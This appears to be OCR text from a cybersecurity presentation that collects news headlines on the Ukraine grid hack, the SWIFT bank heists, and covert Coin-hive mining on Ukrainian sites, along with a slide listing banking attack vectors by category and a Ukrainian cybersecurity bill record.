
RUSSIAN HACKERS SHUT DOWN UKRAINE'S POWER GRID

Russian hackers target facilities to further Putin's expansionist foreign policy.

BY RILEY WALTERS ON 1/14/16 AT 5:52 PM



On 23 December blackouts hit several parts of Ukraine affecting about 225,000 people



Cyber-Safe

Scary questions in Ukraine energy grid hack

by Jose Pagliery @Jose_Pagliery

January 18, 2016: 2:37 PM ET


Social Surge - What's Trending

Chris Wallace delivers sterling performance as debate moderator

Trump's bullsh*t: Why his supporters don't care that he's lying

Is the Philippines' outspoken president scaring away

THE INTERNET OF THINGS



2020

4 BILLION
Connected People

$4 TRILLION
Revenue Opportunity

25+ MILLION
Apps


25+ BILLION
Embedded and Intelligent Systems

50 TRILLION
GBs of Data

3D Secure

Verified by VISA


MasterCard SecureCode



Swift Hack Probe Expands to Up to a Dozen Banks Beyond Bangladesh

by **Michael Riley** and **Alan Katz**

May 26, 2016 — 9:36 AM EDT *Updated on* May 26, 2016 — 4:21 PM EDT




BREAKING: After-hours buzz: MSFT, ALKS, PYPL and more

EUROPE NEWS

Bangladesh central bank says U.S. account hacked; Fed denies breach


Monday, 7 Mar 2016 | 7:08 PM ET

REUTERS



Vietnam bank says interrupted cyber heist using SWIFT messaging

More About
in Transition



SWIFT says commercial bank hit by malware attack like $81M Bangladesh hack

Thursday, 12 May 2016 | 9:26 PM ET

REUTERS

Banking industry attack vectors

IT

□ Internal (Whitebox)

□ External (Blackbox)

□ **Advanced Persistent Threat**

E-banking

□ **Accounts Hijacking**

□ Sessions hijacking

□ Phishing

ATM / POS

□ **Direct Dispense**

□ Malware

□ Skimming

Card

□ Card Dump

□ **Card not present**


□ Offline overdrafts

Social Engineering

□ **Vishing**

□ **Social Networks**

□ Phishing



Сайты УМХ заставили компьютеры пользователей майнить криптовалюту

26.09.2017 19:04


Сайты Football.ua, Korrespondent.net, iSport.ua и Tochka.net скрыто майнили криптовалюту Monero через компьютеры своих пользователей

Фото - mining-cryptocurrency.ru

Входящие в "Украинский Медиа Холдинг" сайты Football.ua, Korrespondent.net, iSport.ua и Tochka.net, скрыто майнили криптовалюту Monero через компьютеры своих пользователей, пишет пользователь под ником Evg Bell у себя на странице Facebook.

"Неожиданно обнаружил, что ранее уважаемый мной сайт football.ua скрыто майнит криптовалюту за счет своих пользователей. А я думаю, почему у меня процессор грузит на 100% начинает и телефон жутко греется и тормозит, когда на ваш сайт захожу. Вам денег от рекламы недостаточно? Надо жечь пользовательскую технику? Подумайте о своей репутации", - написал Evg Bell.

Он пояснил, что для майнинга криптовалюты использовался встроенный в сайт плагин coin-hive.



Головна > Законотворчість > Законопроекти > Пошук за реквізитами > Картка законопроекту >

Проект Закону про основні засади забезпечення кібербезпеки України

Номер, дата реєстрації: 2126а від 19.06.2015

Сесія реєстрації: 2 сесія VIII скликання

Включено до порядку денного: 677-VIII від 15.09.2015

Редакція законопроекту: Основний


Рубрика закон

Суб'єкт права

Ініціатор(и) за

Головний комі

Інші комітети:



Glossary | About this site | Contact | Cookies | Legal notice
English (en)
European Commission
JUSTICE
Building a European Area of Justice
European Commission › Justice › Data protection

